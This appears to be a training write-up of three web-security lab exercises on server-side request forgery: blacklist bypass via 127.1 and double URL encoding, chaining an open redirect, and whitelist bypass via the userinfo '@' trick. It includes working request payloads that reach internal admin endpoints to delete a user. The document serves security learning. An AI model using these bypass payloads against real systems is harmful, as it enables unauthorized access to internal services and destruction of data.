



Title :-SSRF with blacklist-based input filter .

-SSRF with filter bypass via open redirection vulnerability.

-SSRF with whitelist-based input filter.

Prepared By :- Ahmed Dahman Saleh .

Date :- June,2026

-SSRF with blacklist-based input filter .


Introduction:-

The objective of this report is to analyze and demonstrate a Server-Side Request Forgery (SSRF) vulnerability caused by a blacklist-based input filter.


In this scenario, the application allows users to fetch external resources via a URL parameter. However, the implementation relies on a "blacklist" approach, which attempts to block access to sensitive internal resources (such as the 127.0.0.1 or admin endpoints) by filtering specific keywords or patterns. Such security controls are fundamentally flawed, as they are based on identifying known threats rather than validating expected inputs.

This report documents the bypass techniques utilized to circumvent the blacklist—specifically focusing on methods like URL encoding, case manipulation, or alternative representations of internal IP addresses—to successfully access unauthorized administrative interfaces and achieve the lab's goal of deleting the target user.


Capturing the POST request to the /product/stock endpoint, which includes the vulnerable stockApi parameter used for checking stock levels.




Attempting to access the internal administrative interface via `http://127.0.0.1/admin`, which results in a 400 Bad Request due to a blacklist filter blocking the 'admin' keyword.




Attempting to bypass the filter using URL encoding for the character 'a' in 'admin'. However, the server still blocks the request, indicating a more robust blacklist implementation.




Successfully accessing the internal administrative page by using a simplified URL `http://127.1/`, confirming that the application only blocks specific patterns, allowing for bypass via alternative IP representations.



Successfully bypassing the blacklist by double-encoding the 'admin' path (%2561%2564%256d%2569%256e), which allows us to view the administrative panel and list available user actions.



Analyzing the HTML source code of the administrative panel to identify the exact path required to perform administrative actions, specifically the delete user functionality.



Executing the final payload to delete the user 'carlos' by combining the SSRF vulnerability with double-URL encoding to bypass the blacklist, resulting in a successful 302 Found redirect.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>3 Cookie: session=FB2qfbu9qyYz3QSHewi4osYk8dhCJvnh 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 5 Accept: */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0a8300570377a6e080c0b27c000100cb.web-security-academy.net/product?produc tId=2 9 Content-Type: application/x-www-form-urlencoded 10 Content-Length: 70 11 Origin: https://0a8300570377a6e080c0b27c000100cb.web-security-academy.net 12 Sec-Fetch-Dest: empty 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Site: same-origin 15 Priority: u=0 16 Te: trailers 17 18 stockApi=http://127.1/%2561%2564%256d%2569%256e/delete?username=carlos</pre>		<pre>1 HTTP/2 302 Found 2 Location: /admin 3 Set-Cookie: session=5ULAT8SZLQFdeCghNn3PTShtkor0xpBS; Secure; HttpOnly; SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 0 6 7</pre>	

Confirmation of successful lab completion after deleting the target user account.



SSRF with blacklist-based input filter

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

Home | My account

Login

-SSRF with filter bypass via open redirection vulnerability.

Introduction:-


This report details the exploitation of a **Server-Side Request Forgery (SSRF)** vulnerability that is protected by restrictive input filtering, combined with an **Open Redirection** vulnerability.

In this scenario, the application prevents direct access to sensitive internal resources by validating the user-supplied URL against a strict whitelist or filter. However, the application also contains an open redirection endpoint that fails to validate the destination parameter. By chaining these two vulnerabilities, an attacker can bypass the security filter; the application is tricked into trusting a URL that points to its own internal redirector, which

then forwards the request to the restricted internal administrative interface.

This lab demonstrates how chained vulnerabilities can lead to significant security breaches, even when individual components (like the SSRF filter) appear to be properly implemented.


Identifying the open redirection vulnerability within the `/product/nextProduct` endpoint, where the path parameter allows redirecting the user to arbitrary URLs, including sensitive internal administrative functions.



The screenshot displays the Network tab of a web browser's developer tools. The selected request is a GET to `/product/nextProduct` with a path parameter `%3fpath%3dhttp%3a%2f%2f192.168.0.12%3a8080%2fadmin%2fdelete?username=carlos`. The response is an HTML page with the following structure:

```
<h1>Users</h1><div><span>wiener -</span><a href="/http://192.168.0.12:8080/admin/delete?username=wiener">Delete</a></div><div><span>carlos -</span><a href="/http://192.168.0.12:8080/admin/delete?username=carlos">Delete</a></div>
```

Exploiting the SSRF vulnerability by chaining it with the open redirection endpoint. The `stockApi` parameter is pointed to the legitimate `/product/nextProduct` path, which then redirects the request to the restricted `/admin/delete?username=carlos` URL to perform the unauthorized action.



The screenshot displays the Network tab of a web browser's developer tools. The selected request is a GET to `/product/nextProduct` with a path parameter `%3fpath%3dhttp%3a%2f%2f192.168.0.12%3a8080%2fadmin%2fdelete?username=carlos`. The response is an HTML page with the following structure:

```
HTTP/2 200 OKContent-Type: text/html; charset=utf-8Cache-Control: no-cacheX-Frame-Options: SAMEORIGINContent-Length: 3123<!DOCTYPE html><html><!--LAB_HEAD_START--><head><link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet"><link href="/resources/css/labs.css" rel="stylesheet"><title>SSRF with filter bypass via open redirection vulnerability</title></head><!--LAB_HEAD_END--><body>
```

Confirmation of successful exploitation and lab completion, demonstrating how an open redirection vulnerability can be leveraged to bypass security filters and achieve unauthorized access to sensitive internal resources.

 SSRF with filter bypass via open redirection vulnerability
[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

[Home](#) | [My account](#)

High-End Gift Wrapping
★★★★☆
\$11.85



To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

SSRF with whitelist-based input filter.

Introduction:-


this report documents the successful exploitation of a Server-Side Request Forgery (SSRF) vulnerability protected by a whitelist-based input filter.

Unlike blacklist-based implementations, whitelisting is generally considered a stronger security control, as it explicitly defines permissible inputs. However, this lab demonstrates that whitelisting mechanisms can still be circumvented if they are improperly implemented—for example, if the parser validates the hostname incorrectly, fails to handle URL components (such as user information or path fragments) securely, or relies on flawed regular expressions.


The objective of this assessment was to bypass the whitelist restrictions to access sensitive internal administrative functionality. By analyzing the filtering logic and exploiting discrepancies in how the application and its underlying URL

parser interpret complex, malformed, or nested URL structures, we were able to successfully force the server to initiate requests to unauthorized internal endpoints.

Analyzing the stockApi parameter, which is subject to a strict whitelist-based filter requiring specific hostnames.



Attempting to access the internal interface directly, resulting in an error as the host does not match the expected whitelist.



Exploiting the whitelist by utilizing a URL structure that includes the allowed hostname in the userinfo section (@stock.weliketoshop.net), which tricks the filter while directing the actual HTTP request to the internal admin interface.

Request		Response	
Pretty	Raw	Hex	Render
<pre> 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 5 Firefox/140.0 6 Accept: */* 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate, br 9 Referer: https://0a410081032d835880b5e4d200010047.web-security-academy.net/product?productId=1 10 Content-Type: application/x-www-form-urlencoded 11 Content-Length: 85 12 Origin: https://0a410081032d835880b5e4d200010047.web-security-academy.net 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 Priority: u=0 17 Te: trailers 18 stockApi= http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos </pre>		<pre> 1 HTTP/2 302 Found 2 Location: /admin 3 Set-Cookie: session=LHkJOodLPiC7LmA7XN3vb5Ys96WPv18Y; Secure; HttpOnly; 4 SameSite=None 5 X-Frame-Options: SAMEORIGIN 6 Content-Length: 0 7 </pre>	

Final verification of successful lab completion, proving that whitelist bypass via URL structure manipulation is effective.



SSRF with whitelist-based input filter

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)